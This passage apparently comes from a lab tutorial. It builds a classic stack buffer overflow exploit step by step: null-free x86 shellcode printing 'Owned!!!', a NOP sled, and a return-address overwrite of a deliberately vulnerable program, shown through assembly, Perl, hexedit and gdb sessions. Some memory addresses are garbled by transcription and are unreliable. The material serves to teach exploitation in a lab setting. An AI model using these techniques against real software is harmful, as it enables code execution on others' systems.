
Write Some Shellcode (Hello World)

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

; write(int fd, char *msg, unsigned int len)
mov eax, 4 ; kernel write command
mov ebx, 1 ; set output to stdout
mov ecx, msg ; set msg to Owned!! string
mov edx, 8 ; set parameter len=8 (7 characters followed by newline character)
int 0x80 ; triggers interrupt 80 hex, kernel system call

; exit(int ret)
mov eax, 1 ; kernel exist command
mov ebx, 0 ; set ret status parameter 0=normal
int 0x80 ; triggers interrupt 80 hex, kernel system call
```

Next, let's write some simple shellcode to print "Owned!!" if we are successful. Of course we can always replace this shellcode with something more malicious later. Note that the ";" character indicates a comment and does not need to be included in the assembly source.



The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal content is as follows:

```
pac@pac:~ $ cat shellcode.asm
section .data
msg db 'Owned!!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
pac@pac:~ $ nasm -f elf shellcode.asm
pac@pac:~ $
```

Create the “shellcode.asm” with your favorite text editor. Be sure that you are able to compile the shellcode with the “nasm –f elf shellcode.asm” command. The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.


```
pac@pac:~ $ objdump -M intel -d shellcode.o

shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  b8 04 00 00 00          mov    eax,0x4
 5:  bb 01 00 00 00          mov    ebx,0x1
 a:  b9 00 00 00 00          mov    ecx,0x0
 f:  ba 08 00 00 00          mov    edx,0x8
14:  cd 80                  int    0x80
16:  b8 01 00 00 00          mov    eax,0x1
1b:  bb 00 00 00 00          mov    ebx,0x0
20:  cd 80                  int    0x80
pac@pac:~ $
```

Inspect the machine code you just generated with the “objdump –M intel –d shellcode.o” command. Notice that there are several 0x00 bytes! This is a problem because we intend to pass our input over the command line as a string and strings are terminated with a NULL (0x00). So as soon the command line will stop reading our input after just two bytes once it hits the first NULL byte. So we need to come up with some tricks to rewrite our shellcode so that it does not contain any 0x00 bytes. Depending on our architecture we may also need to avoid some other bytes as well. For example the C standard library treats 0x0A (a new line character) as a terminating character as well.



The screenshot shows a terminal window titled "Terminal". The command `cat shellcode2.asm` is run, displaying the following assembly code:

```
pac@pac:~ $ cat shellcode2.asm
section .text
global _start
_start:

; clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd,char *msg,unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
pac@pac:~ $
```

We can rewrite our shellcode as follows.

1. Create the needed null bytes using an XOR of the same value (anything XOR'd with itself is just 0).
2. Store the string on the stack and use the stack pointer to pass the value to the system call. Remember that since we are pushing these characters onto a stack, we must push them on in reverse order so that they are popped off later in the correct order. Here we also remove the newline character and add an extra ‘!’ character.
3. Where an instruction requires a register value, we use the implicit encoding of the rest of the instruction to denote what type of register is intended. For the 8-bit general registers we can use: AL is register 0, CL is register 1, DL is register 2, BL is register 3, AH is register 4, CH is register 5, DH is register 6, and BH is register 7.

For more information on developing shellcode, The Shellcoder's Handbook: Discovering and Exploiting Security Holes 2nd Edition by Chris Anley is highly recommended.

```
pac@pac:~ $ objdump -M intel -d shellcode2.o

shellcode2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0: 31 c0          xor    eax,eax
 2: 31 db          xor    ebx,ebx
 4: 31 c9          xor    ecx,ecx
 6: 31 d2          xor    edx,edx
 8: b0 04          mov    al,0x4
 a: b3 01          mov    bl,0x1
 c: 68 64 21 21 21 push   0x21212164
11: 68 4f 77 6e 65 push   0x656e774f
16: 89 e1          mov    ecx,esp
18: b2 08          mov    dl,0x8
1a: cd 80          int    0x80
1c: b0 01          mov    al,0x1
1e: 31 db          xor    ebx,ebx
20: cd 80          int    0x80
pac@pac:~ $
```

After rewriting our shellcode, we can use the “objdump –M intel –d shellcode2.o” command to inspect that there are no terminating characters.

The screenshot shows a terminal window titled "Terminal". The user has run several commands to generate shellcode and count its bytes:

```
pac@pac:~ $ cat shellcode.pl
#!/usr/bin/perl
print "\x31\xc0";          # xor eax,eax
print "\x31\xdb";          # xor ebx,ebx
print "\x31\xc9";          # xor ecx,ecx
print "\x31\xd2";          # xor edx,edx
print "\xb0\x04";          # mov al,0x4
print "\xb3\x01";          # mov bl,0x1
print "\x68\x64\x21\x21\x21"; # push 0x21212164
print "\x68\x4f\x77\x6e\x65"; # push 0x656e774f
print "\x89\xe1";          # mov ecx,esp
print "\xb2\x08";          # mov dl,0x8
print "\xcd\x80";          # int 0x80
print "\xb0\x01";          # mov al,0x1
print "\x31\xdb";          # xor ebx,ebx
print "\xcd\x80";          # int 0x80
pac@pac:~ $ perl shellcode.pl > shellcode
pac@pac:~ $ wc shellcode
wc: shellcode:1: Invalid or incomplete multibyte or wide character
 0 1 34 shellcode
pac@pac:~ $ perl -e 'print "\x90"x(64-34)' > payload
pac@pac:~ $ cat shellcode >> payload
pac@pac:~ $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0 1 64 payload
pac@pac:~ $
```

Next we write a small PERL program to print the hex bytes of our shellcode and save those results to a file called “shellcode”. Using the WC command we count the number of bytes in the file and observe that our shellcode consists of 34 bytes. Since our target buffer can comfortably hold 64 bytes we fill the first $64-34=30$ bytes with No Operation (NOP 0x90) instructions. This instruction tells the CPU to do nothing for one cycle before moving onto the next instruction. A series of NOPs creates what we call a NOP sled, which adds robustness to our exploit. This way we can jump the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.

Note: If you get a warning about “Invalid or incomplete multibyte or wide character” from the WC program you can ignore it. It has to do with locale character types.

The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the following command-line session:

```
pac@pac:~ $ cat harness.c
int main(int argc, char **argv){
    int *ret;
    ret = (int *)&ret+2;
    (*ret) = (int)argv[1];
}
pac@pac:~ $ gcc harness.c -o harness.o
pac@pac:~ $ ./harness.o `cat payload`
Owned!!!pac@pac:~ $
```

At this point it would be a good idea to test out your payload. Write a small C program that executes whatever is passed via the command line as machine code. The harness works by returning main to the argv buffer, forcing the CPU to execute data passed in the program arguments...probably not a best practice as far as C programs go! You should see that “Owned!!!” got printed to the console.

The screenshot shows a terminal window with two panes. The top pane contains command-line entries:

```

pac@pac:~ $ cat payload > exploit
pac@pac:~ $ perl -e 'print "\xCC"x((72+4+4)-64)' >> exploit
pac@pac:~ $ hexedit exploit

```

The bottom pane displays the hex dump of the exploit file:

Address	Hex	ASCII
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 31 C01.
00000020	31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68	1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80	Owne.....1...
00000040	CC CC CC CC CC CC CC DE AD BE EF CA FE BA BE
00000050		
00000060		
00000070		
00000080		
00000090		
000000A0		
000000B0		
000000C0		
000000D0		
000000E0		
000000F0		
00000100		
00000110		
00000120		

Next let's start building our exploit. Start by adding the contents of our PAYLOAD=(NOPs + SHELLCODE). We know the EBP register starts getting overwritten after 72 bytes of our input, so after our payload we add 72-64=8 bytes of filler followed by another 4 bytes for the EBP address and another 4 bytes for the return address (remember the return address is just EBP+4). Here we use the hex 0xCC as filler and a temporary placeholder for the EBP register and return address. Open the "exploit" file in a hex editor (hexedit is a command line hexeditor you can use) and change the last 8 bytes of hex to be a pattern you can recognized in a debugger. Here we use 0xDEADBEEF for the EBP register and 0xCAFEBAE for the return address value. With hexedit use ctrl-s to save and ctrl-c to quit.

Note: Hexedit is not installed in the original virtual machine but is available in the Ubuntu software repositories (and was added to the modified virtual machine provided for this lab). Since the version of Ubuntu is old and no longer official supported, the repositories were updated to install hexedit. While the virtual machine was connected to the internet the following commands were run:

- sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list
- sudo apt-get update
- sudo apt-get install hexedit

```

pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`


Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xefbeade
6
) at basic_vuln.c:5
5
(gdb) info registers
eax      0xbffff7c0      -1073743936
ecx      0xfffffffdb      -549
edx      0xbfffffa36      -1073743306
ebx      0xb7fd6ff4      -1208127500
esp      0xbffff80c      0xbffff80c
ebp      0xefbeadde      0xefbeadde
esi      0xb8000ce0      -1207956256
edi      0x0      0
eip      0x804839c      0x804839c <main+40>
eflags   0x200246 [ PF ZF IF ID ]
cs       0x73      115
ss       0x7b      123
ds       0xb      123
es       0xb      123
fs       0x0      0
gs       0x33      51
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xebafeca in ?? ()
(gdb)

```

Fire up GDB again and run it with the input of our exploit we've built so far. Notice that we did overwrite the EBP register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a little endian format which interprets bytes from right-to-left instead of big endian which is how we normally read and write binary numbers from left-to-right. So if we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE. Likewise if we wanted our address to be 0xCAFEBAE then we should store it as 0xBE 0xBA 0xFE 0xCA.

Type "c" to continue and reach the segmentation fault caused by overwriting the EIP with the 0xBEBAFECA (CAFEBAE). Confirm that the EIP address was actually overwritten by typing "info registers" again.



The screenshot shows a terminal window titled "Terminal" displaying a memory dump. The dump consists of memory addresses in hex format followed by their corresponding byte values. The bytes are grouped into four columns. The last two columns contain several bolded hex values: EF BE AD DE, BE BA FE CA. At the bottom of the terminal window, there is a command prompt: "-** exploit -- 0x50/0x50-----".

Address	Byte 1	Byte 2	Byte 3	Byte 4
00000000	90	90	90	90
00000010	90	90	90	90
00000020	31	DB	31	C9
00000030	31	D2	B0	04
00000040	CC	CC	CC	CC
00000050				
00000060				
00000070				
00000080				
00000090				
000000A0				
000000B0				
000000C0				
000000D0				
000000E0				
000000F0				
00000100				
00000110				
00000120				
00000130				
00000140				
00000150				
00000160				
00000170				
00000180				
00000190				
000001A0				
000001B0				
000001C0				
-** exploit	-- 0x50/0x50-----			

Just for practice go ahead and reverse the DEADBEEF and CAFEBABE values so that that will appear correctly in the next steps.

The screenshot shows a terminal window titled "Terminal" with a green header bar. The window contains a GDB session for a program named "basic_vuln". The session starts with:

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
```

Then, the user sets a breakpoint at address 0x804839c and runs the program. The debugger stops at the breakpoint, showing:

```
Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xdeadbeef
7
) at basic_vuln.c:5
5 }
```

The user then checks the value of the EBP register:

```
(gdb) info register ebp
ebp          0xdeadbeef      0xdeadbeef
```

After continuing execution with "c", the program crashes with a segmentation fault:

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) x/li $eip
0xcafebabe:    Cannot access memory at address 0xcafebabe
(gdb)
```

Check that GDB reports 0xDEADBEEF as the value of the EBP register after *strcpy* has executed. Type “c” to continue debugging. Notice that the program crashes with a segmentation fault when it tries to execute an instruction at an unknown address 0xCAFEBAE. The “x/li \$eip” prints the address and corresponding instruction for a given register. The output shows that we have successfully overwritten the return pointer, which has set the EIP (*Instruction Pointer*) in what the program thinks is the next stack frame.

```

pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+34
Breakpoint 1 at 0x8048396: file basic_vuln.c, line 4.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`

Breakpoint 1, 0x08048396 in main (argc=2, argv=0xbffff8a4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) x/64bx $esp
0xbffff7c0: 0xd0    0xf7    0xff    0xbff   0xe9    0xf9    0xff    0xbff
0xbffff7c8: 0x00    0x00    0x00    0x00    0xe0    0x82    0x04    0x08
0xbffff7d0: 0x00    0x00    0x00    0x00    0x58    0x95    0x04    0x08
0xbffff7d8: 0xe8    0xf7    0xff    0xbff   0x6d    0x82    0x04    0x08
0xbffff7e0: 0x29    0xf7    0xf9    0xb7    0xf4    0x6f    0xfd    0xb7
0xbffff7e8: 0x18    0xf8    0xff    0xbff   0xc9    0x83    0x04    0x08
0xbffff7f0: 0xf4    0x6f    0xfd    0xb7    0xb0    0xf8    0xff    0xbff
0xbffff7f8: 0x18    0xf8    0xff    0xbff   0xf4    0x6f    0xfd    0xb7
(gdb) next
5
(gdb) x/64bx $esp
0xbffff7c0: 0xd0    0xf7    0xff    0xbff   0xe9    0xf9    0xff    0xbff
0xbffff7c8: 0x00    0x00    0x00    0x00    0xe0    0x82    0x04    0x08
0xbffff7d0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff7d8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff7e0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff7e8: 0x90    0x90    0x90    0x90    0x90    0x90    0x31    0xc0
0xbffff7f0: 0x31    0xdb    0x31    0xc9    0x31    0xd2    0xb0    0x04
0xbffff7f8: 0xb3    0x01    0x68    0x64    0x21    0x21    0x21    0x68
(gdb)

```

Next, let's figure out where our NOP sled is in the buffer. Restart GDB and this time set a breakpoint just before the call to *strcpy* (break *main+34). If you don't know how to find this information review the previous steps on disassembling main and setting a breakpoint on an instruction. Run GDB with out exploit as input. The ESP register contains the stack pointer and the instructions that will be executed next. At our breakpoint (just before *strcpy*) is called, dump the contents in memory starting at the current stack pointer location. The command “x/64bx \$esp” will dump 64 bytes of the current stack in hex format starting at the current stack pointer location. Type “next” to run the next instruction (the *strcpy* instruction) and dump the stack contents again.

You should notice some familiar bytes. The 0x90s are the NOPs from our NOP sled followed by the start of our shellcode. The address 0xBFFF7D0 is the start of our NOP sled, but let's use 0xBFFF7D8 since it is safely in the middle of out NOPs. It's important to note that debuggers have an observer effect that can cause offsets of a few bytes here and there from what happens when a program executes outside of a debugger so it is better to aim for something where it is ok to miss by a few bytes.


Important Note: If your memory addresses do not exactly match the figure above, don't panic! Compiling the program binary in different directories with debug options can cause the memory addresses this shift slightly. You can test this by compiling the program with

and without the “-g” option and running “`md5sum basic_vuln.o`” on each binary. Compiling without the “-g” flag should make the hash result stable when compiling in different directories, but debugging will become more difficult. For example the debugger will only print the memory address of the `strcpy` function (not the function name as it did in the figure above) if debug symbols are not included. If your memory addresses differ than take a moment to understand this step and move forward with a memory address value from your debugger session.

The screenshot shows a terminal window titled "Terminal" displaying memory dump information. The dump starts at address 00000000 and continues up to 00000190. The bytes are shown in pairs of hex values. At address 00000040, the bytes are CC CC CC CC EF BE AD DE, with the last four bytes (D8 F7 FF BF) highlighted in bold. Below the dump, the text "exploit" is followed by a dash and "-0x50/0x50".

Address	Bytes
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0
00000020	31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 Owne.....1...
00000040	CC CC CC CC EF BE AD DE D8 F7 FF BF
00000050	
00000060	
00000070	
00000080	
00000090	
000000A0	
000000B0	
000000C0	
000000D0	
000000E0	
000000F0	
00000100	
00000110	
00000120	
00000130	
00000140	
00000150	
00000160	
00000170	
00000180	
00000190	
** exploit	--0x50/0x50-----


The address we want to start executing code at is 0xBFFF7D8. The return pointer is current set to 0xCAFEBAE. So replace 0xCAFEBAE with 0xBFFF7D8. Remember that you need to store is in reverse byte order because it will be interpreted as little endian format. At this point we could overwrite the EBP register (current 0xDEADBEEF), but our exploit doesn't depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.



A screenshot of a terminal window titled "Terminal". The window contains the following text:

